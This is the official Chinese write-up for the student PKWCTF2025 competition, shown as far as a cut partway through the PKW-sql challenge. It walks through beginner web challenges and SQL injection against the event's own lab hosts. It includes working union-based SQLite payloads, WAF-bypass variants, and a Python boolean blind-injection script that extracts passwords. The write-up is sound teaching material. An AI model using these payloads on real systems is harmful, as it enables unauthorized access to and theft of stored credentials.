PKWCTF2025-official-WriteUp

写在前面

本次比赛题目数量较为充足，共计 60 题（不算最后问卷调查），其中 web 题目 17 道，re 题目 9 道，pwn 题目 5 道，misc 题目 20 道，crypto 题目 8 道，AI 题目 1 道。题目难度梯度设计合理，比较适合作为网安专业，既有适合入门的基础题，也有挑战性较强的进阶题，整体上非常符合网安专业学生的学习需求，能够有效检验和提升学生的实战能力。

分类分析

- Web 题目：共 17 道，涵盖了 HTTP 请求篡改、SQL 注入、文件包含、等常见漏洞类型。部分题目需要结合多种技术点，考察了综合运用能力。例如，ezjava 这道题目，需要深入理解 Mysql 和 Web 逻辑。
- Re 题目：共 9 道，主要集中在代码逆向、算法分析和混淆破解上。题目使用了多种保护机制（如加壳、反调试等），但难度适中，有助于学生熟悉主流逆向工具和动态调试技巧。
- Pwn 题目：共 5 道，涉及栈溢出、堆利用和格式化字符串漏洞等。题目数量虽少，但涵盖了基础到中级的内容，对于初学者来说，能够巩固内存管理和漏洞利用的基本原理。
- Misc 题目：共 20 道，类型丰富，包括隐写术、网络流量分析、编码解码、数字取证等。这些题目锻炼了学生的信息收集和多维度思维能力，其中一些题目需要结合脚本编写和自动化处理。
- Crypto 题目：共 8 道，主要为针对 RSA 和 ECC 的攻击。题目强调对密码学原理的理解，而非单纯暴力破解，需要了解常见的 RSA 共模攻击、椭圆曲线的 Pohlig-Hellman 攻击才能解答。
- AI 题目：仅 1 道，但引入了机器学习在安全中的应用，体现了 CTF 比赛与时俱进的特点，激发了学生对 AI 安全的兴趣。

目　录

Web 1
web 签到 1
我能“获取”、亦能“发出” 2
呆呆鸟 的复古挑战 4
IP 绕过 5
机器猫的助手 6
HTPP 教学 final 7
SQLi1-小栗子学姐的食谱 10
SQLi2-怎么才能绕过呢？ 14
SQLi3-无声的攻防 15
PKW-sql 教学 17
来 康康代码！ 19
Thinkphp 21
easy-upload1 22
easy-upload2 26
easy-upload3 27
Easyrce 28
ezJava 31
Misc 37
编码挑战 1 37
base 家族 37
呆呆鸟的德州扑克梦境奇遇 38
猜猜在哪里 44
千月玥的情书 44
什么东西在叫？ 45
小栗子的监狱 1 47

小栗子的监狱 2 49
Minecraft 51
魔兽争霸 3 54
娱乐局 55
被窃取的信息 56
tshark 56
神秘的数据包 56
sql？！ 57
weevely 60
书中自有黄金屋 63
zip！ 64
4D5A 65
呆呆鸟的复仇 66
Reverse 69
easyRE 69
babyRE 69
脱壳？！ 71
脱壳！？ 72
反调试 74
RC4 79
RC4-revenge 82
不一样的 base64 87
cpython 89
Pwn 95
pwn1-呆呆鸟的馈赠 95
pwn2-投喂狮子学长 95
pwn3-小虎鲸餐厅 96
pwn4-神秘的魔法卷轴 98
pwn5-狮子学长的秘密食谱大冒险 99

Crypto 104
Crypto1-呆呆鸟的数字灵魂试炼 1 104
Crypto2-呆呆鸟的数字灵魂试炼 2 107
Crypto3-失衡的素数结界 109
Crypto4-三次方的破绽 113
Crypto5-双重加密的陷阱 114
Crypto6-RSA 的复仇 117
Crypto7-小素数的诱惑 119
Crypto8-光溜溜滑稽稽 121
Ai 124

Web

web 签到

这道题主要考察查看源代码和英语能力

```
Plain Text
题干
Welcome PKWSec challenge
View page source to find the flag.
```

题干告诉我们查看页面源代码来找到 flag

点击右键发现有个一个查看网页源代码的选项

点击查看网页源代码或者点击 Ctrl+U

查看源代码

发现如下信息

```XML

<!doctype html>
<html>
<head>
  <meta charset="utf-8">
  <title>CTF Simple</title>
</head>
<body>
<h1>Welcome PKWSec challenge</h1>
<p>View page source to find the flag.</p>
  <!-- pkwctf{viEW_SouRce_C0DE_Flr5T_0ae1543b8070} -->
</body>
</html>
```

得到 flag

虽然注释掉的信息用户不可直接查看，但是可以通过查看源代码或者审查元素来获取到

我能“获取”、亦能“发出”

```PHP
题目
<?php
include 'flag.php';

highlight_file(__FILE__);


$correct_pkwsec1 = "🦁";
$correct_pkwsec2 = "🐓";


$pkwsec1 = $_GET['PKWsec1'];


$pkwsec2 = $_POST['PKWsec2'];


if ($pkwsec1 == $correct_pkwsec1 && $pkwsec2 == $correct_pkwsec2)
{
echo '<div class="success message">
```

```
        <strong>成功！</strong> 验证通过，flag 是: ' . $flag . '
      </div>';
} elseif (empty($pkwsec1) && empty($pkwsec2)) {
    echo '<div class="error message">
            <strong>失败！</strong> 传参不对，请检查 PKWsec1 和
PKWsec2 的值。
          </div>';
} elseif (empty($pkwsec1)) {
    echo '<div class="error message">
            <strong>失败！</strong> GET 传参不对，请检查 PKWsec1 的
值。
          </div>';
} elseif (empty($pkwsec2)) {
    echo '<div class="error message">
            <strong>失败！</strong> POST 传参不对，请检查 PKWsec2 的
值。
          </div>';
}

?>
```

本题考查 GET 和 POST 传参的使用

由

`$pkwsec1 = _GET['PKWsec1'];`

`$pkwsec2 = _POST['PKWsec2'];`

可知

题目需要我们分别由 GET 方式传入 PKWsec1 和 POST 方式传入 PKWsec2

且题目给出了

$correct_pkwsec1 = "🦁";

$correct_pkwsec2 = "🐓";

GET 很简单，在 url 后添加`/?PKWsec1=`🦁即可

POST 稍微复杂一点点，可以通过 `HackBar` 或者 `BurpSuite` 来发送

这里推荐 `HackBar` 因为方便 下载地址

在 LOAD 之后，勾选上 `Use POST method` 在 `Body` 部分输入 `PKWsec2=`🐓即可

点击 `EXECUTE` 得到 flag

呆呆鸟 的复古挑战

该题主要考察对 http 报头的理解

同样可以用 `HackBar` 和 `BurpSuite` 解决

依然推荐 `HackBar` 下载地址

```
PHP
题目
Access denied
此服务仅允许使用 Internet Explorer 访问。如需继续，请使用 IE。
Your User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0
Safari/537.36
```


提示我们需要使用 `IE` 访问，还提示了 `User-Agent`

> User Agent 中文名为用户代理，简称 UA，它是一个特殊字符串头，使得服务器能够识别客户使用的操作系统及版本、CPU 类型、浏览器及版本、浏览器渲染引擎、浏览器语言、浏览器插件等。

我们先搜索 `IE User-Agent`

搜索出该篇文章

我们打开 `HackBar`




`LOAD` 之后发现右边存在 `User-Agent` 项

将 `User-Agent` 的 `Value` 修改为我们查询到的 IE 浏览器的 UA

> Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0;

点击 `EXEC` 执行后得到 flag



IP 绕过

本题主要考察 HTTP 请求头的理解

基本同（简单）呆呆鸟🐧的复古挑战但是比它多几个检测点

打开靶机，发现如下内容

```
SQL
Access denied
仅允许 Internet Explorer 访问。
Your User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0
Safari/537.36
```

和（简单）呆呆鸟🐧的复古挑战一模一样对吧

使用 HackBar 或者 BurpSuite 修改 UA 绕过即可（不知道怎么做的去看（简单）呆呆鸟🐧的复古挑战的 WP）

绕过之后发现如下内容


```
SQL
```

```
Access denied
此页面仅允许来自本机 (127.0.0.1) 的请求访问。
Detected IP: 183.220.31.185
REMOTE_ADDR: 183.220.31.185
X-Forwarded-For: not set
```

需要我们伪装成 127.0.0.1 进行访问 如何操作


可以使用题干中给出的 `X-Forwarded-For:`请求头来伪造

在 HackBar 中点击 MODIFY HEADER，在 Name 栏输入 X-Forwarded-For，并在 Value 栏中输入 127.0.0.1



如果使用 BurpSuite 则在请求上方请求头区域添加 `X-Forwarded-For: 127.0.0.1` 即可

传入请求，得到 flag



机器猫的助手

本题考察网络爬虫的爬取规则

这道题的描述其实提示的很明显了，丢给 AI 都会提示你访问 robots.txt 试试

在搜索引擎中搜索`"网络爬虫规则"`即可获知爬虫遵守 Robots 协议

和题干的这个部分意思一样

于是我们进入`/?robots.txt`

得到如下信息

```
Plain Text
User-agent: *
Disallow: /flag1111111111111.txt
```

得知存在/flag1111111111111.txt

访问得到 flag

```
pkwctf{1_am_a_RObOT_a9ed81edfeaf}
```

HTPP 教学 final

本题考察对 GET 和 POST 的理解和对 HTTP 请求头的理解，同时还需要了解转义字符的含义以及什么是 url 编码

题干要求需要我们传入 GET 参数 `PKWctf=we1c%00me` 和 POST 参数 `PKWctf=fl@g`

以及需要我们添加以下请求头

`Cookie: c00k13=i can't eat it` -> 伪造 Cookie


`User-Agent: PKWsec` -> 伪造 UA

`Referer: PKWsec` -> 伪造来源

`X-Forwarded-For: 127.0.0.1` -> 伪造 IP

但是大部分同学按照上述要求传入发现 GET 参数直接传递 `we1c%00me` 之后变成了 `we1cme`，其他都没问题

如图所示



这是因为在 url 中输入"%"之后如果后方跟有数字则会将"%"识别为转义符号


如"%00"代表着空白符

那么"%"的转义是什么呢?

打开 CyberChef/离线版 CyberChef 使用 URL Encode 并勾选 Encode all special chars


（BurpSuite 中也有该功能，可以自己上网搜一下，此处不多赘述）

将"%"输入右侧框中得到如下结果



也就是说在 url 中输入"%25"，则会被识别成"%"符号

于是我们返回尝试传入 `PKWctf=we1c%2500me` 发现成功




但是并没有获得 flag，提示看看来路（如果用 BurpSuite 会直接拦截到 flag，不过不细心的话可能没发现）

使用浏览器自带的 Network 工具发现有对该地址的请求包发送

```SQL
http://ctf.pkwsec.com:34799/success.php?flag=cGt3Y3RmezZyNHYzMVlfV
```

```
EFrRV83SEVfMUlyNXRfc3RlcH0K
```




其中包含 `flag=cGt3Y3RmezZyNHYzMVlfVEFrRV83SEVfMUlyNXRfc3RlcH0K` 字段

猜测可能为加密的 flag

丢到 CyberChef/离线版 CyberChef 或者随波逐流 CTF 编码工具中解密得到 flag

```
SQL
flag
pkwctf{6r4v31Y_TAkE_7HE_1Ir5t_step}
```



SQLi1-小栗子学姐的食谱

题干点明了这题主要考察 SQLinject 即 SQL 注入

SQL 注入 | 菜鸟教程

一样推荐使用 `HackBar` 因为并不复杂 下载地址

尝试使用万能钥匙测试过滤程度

> 开头使用 1,0 都没讲究的，使用没回显的就行

`1'or 1=1--`

发现直接获取了整个当前表的内容

搜索结果:

ID: 1
姓名: 机器猫学长 (Doraemon)
邮箱: doraemon@chef-whale.com
职位: 管理员

ID: 2
姓名: 狮子学长 (Lion)
邮箱: lion@chef-whale.com
职位: 管理员

ID: 3
姓名: 呆呆鸟学长 (SillyBird)
邮箱: sillybird@chef-whale.com
职位: 会员

ID: 4
姓名: 小栗子学姐 (Chestnut)
邮箱: chestnut@chef-whale.com
职位: 管理员

ID: 5
姓名: 小虎鲸 (LittleWhale)
邮箱: littlewhale@chef-whale.com
职位: 会员

说明该题几乎没有过滤（#不能闭合除外）

打开 `HackBar` 使用 `SQLi` 选项下各个数据库类型测试进行


由于该表共有 5 列，于是我们在 `The number of columns` 栏填入 5

如果不知道需要使用

`'order by 6--`来查询，直到减少 1 之后报错消除，减少 1 的结果即为列数

在测试到 `SQLite` 数据库的时候发现有了返回结果，表名叫 users，在 1,2,4 位置上有回显

```
Plain Text
0'union select group_concat(name),2,3,4,5 from sqlite_master WHERE
type='table'--
```



于是确定该数据库为 SQLite 数据库

在浏览器搜索 `sqlite 数据库 sql 注入`


找到该文章

sqlite 注入的一点总结-先知社区

阅读完之后先测试 union select 注入

```
Plain Text
1' union select 1,2,3,sqlite_version(),5--
```

> 为什么这里要使用 1,2,3,4,5 的格式呢?
>
> 因为如果联合查询的时候没有查询所有列会报错




成功获取到 sqlite_version

说明该注入方式可行，一般手注考虑 union select 注入就行了，另外几种建议使用脚本工具

于是开始查表名

```
Plain Text
0' union select 1,2,3,sql,5 from sqlite_master--
```



搜索结果:


ID: 1
姓名: 2
邮箱: None
职位: 👑 管理员

ID: 1
姓名: 2
邮箱: CREATE TABLE users (id INTEGER PRIMARY KEY, username TEXT UNIQUE, password TEXT, email TEXT, is_admin INTEGER DEFAULT 0)
职位: 👑 管理员

可以看到有 password，于是查询 password

```
Plain Text
0' union select 1,2,3,group_concat(password),5 from users--
```

得到 flag




搜索结果:

ID: 1
姓名: 2
邮箱: robotic_cat_123,king_of_kitchen,forgetful_bird,pkwctf{E45y_SQll_be204206ced0},cute_mascot
职位: 👑 管理员

当然如果不想要这么复杂的回显，可以使用 where 来限制显示

```
Plain Text
0' union select 1,2,3,group_concat(password),5 from users where
id=4--
```



搜索结果:


ID: 1
姓名: 2
邮箱: pkwctf{E45y_SQlI_be204206ced0}
职位: 👑 管理员

SQLi2-怎么才能绕过呢?

此题考察 SQLinject 过程中 WAF 的绕过

前期方法同 SQLi1，此处不多赘述

但是在测试过程中可以注意到回显中过滤掉了我们输入的一些内容:



我在此处输入的

```
SQL
无绕过的 Payload
0' union select 1,2,3,group_concat(password),5 from users--
```

在被 WAF 处理之后变成了

```
SQL
处理后的 Payload
0' 1,2,3,group_concat(passwd),5 users
```

可以看到"union","select","or","from","--"都被过滤掉了

常规的 Bypass 操作有：双写（uniunionon），大小写（uNIon）绕过

常用闭合符有：`'` `--` `--+` `#`


于是可以构造新 Payload 如下


```
SQL
使用双写绕过的 Payload
0' uunionnion seselectlect 1,2,3,group_concat(passwoorrd),5
```

```
frfromom users'
```

SQL
使用大小写绕过的 Payload

```
0' uNIon seLEct 1,2,3,group_concat(passwOrd),5 fROm users'
```





可以看到使用双写绕过和大小写绕过并使用`'`闭合均成功绕过了 WAF 得到了 flag（前期操作参考 SQLi1 的）

SQLi3-无声的攻防

根据页面提示

SQL
🎯 挑战目标：
小栗子学姐(Chestnut)的星辰布丁食谱密码仍然藏在数据库中！
你需要通过布尔盲注技术，在只有"用户存在"/"用户不存在"响应的情况下，逐字

符猜解出她的密码。

🔧 ***技术提示：***
使用 `substr(password,1,1)` 猜解第一个字符
使用 `length(password)` 猜解密码长度
通过响应差异推断每个字符的值
你需要编写脚本自动化这个过程

可知本题考察 bool 盲注技术，于是编写脚本如下

```Python
import requests

# 设定目标 URL
url = 'http://ctf.pkwsec.com:35023/'
# 盲注成功的标记
success_mark = "Right"
# 字符范围列表，包括花括号、a-z，数字 0-9
ascii_range = range(ord('a'), 1 + ord('z'))
str_range = range(32, 127)

# 获取 password 列的长度
def getPasswordLength():
    i = 1
    while True:
        # 构造 POST 数据，查询 password 列长度
        data = {'username': f"Chestnut' and length(password)={i}--
"}
        # 查询 Chestnut 的密码长度
        r = requests.post(url, data=data)
        if success_mark in r.text:
            return i
        i += 1
        # 防止无限循环，设置最大长度限制
        if i > 100:
            return None

# 获取 password 列的内容
def getPasswordContent(length):
    password = ""
    print("[+]正在提取 password 内容: ", end="")
    for i in range(length):
```

```
        for char_code in str_range:
            char = chr(char_code)
            # 构造 POST 数据，逐字符提取 password
            data = {'username': f"Chestnut' and substr(password,
{i+1}, 1)='{char}'--"}
            # 查询 Chestnut 的密码
            r = requests.post(url, data=data)
            if success_mark in r.text:
                password += char
                print(char, end="", flush=True)
                break
    print()  # 换行
    return password

# 主函数
if __name__ == '__main__':
    print("正在查询 password 列的长度...")
    password_length = getPasswordLength()

    if password_length is None:
        print("无法确定 password 列长度或长度超过限制")
    else:
        print(f"[+]password 列的长度为: {password_length}")
        print("开始提取 password 内容...")
        password = getPasswordContent(password_length)
        print(f"\n[+]提取完成，password 内容为: {password}")
```

运行脚本后成功得到 flag

```
C:\Users\Administrator\Desktop>python 2.py
正在查询password列的长度...
[+]password列的长度为: 31
开始提取password内容...
[+]正在提取password内容: pkwctf{B0olEaN_8I1nd_lNjection}

[+]提取完成, password内容为: pkwctf{B0olEaN_8I1nd_lNjection}
```

PKW-sql 教学

```
SQL
flag 位置
你需要通过 SQL 注入的手法，并绕过一些 waf，来拿到 3 段 flag
```

```
第一段 flag 位于 secret 数据库 password 表的某条数据
第二段 flag 位于 当前数据库 score 表，学生 pkwsec 的成绩(grade)
第三段 flag 位于 /flag
```

首先，通过 fuzz 查询到，该 waf 过滤掉了:

select，or，from，load，空格，=

其中，前四个可以通过双写绕过

空格可以通过注释符/**/绕过

=可以通过 LIKE 语句绕过

于是构造第一个查询语句用于查询第一段 flag 所在列名

```
SQL
所需
1'union select group_concat(column_name) from
information_schema.columns where table_name='password'#
```

根据 fuzz 结果，构造绕过语句

```
SQL
绕过
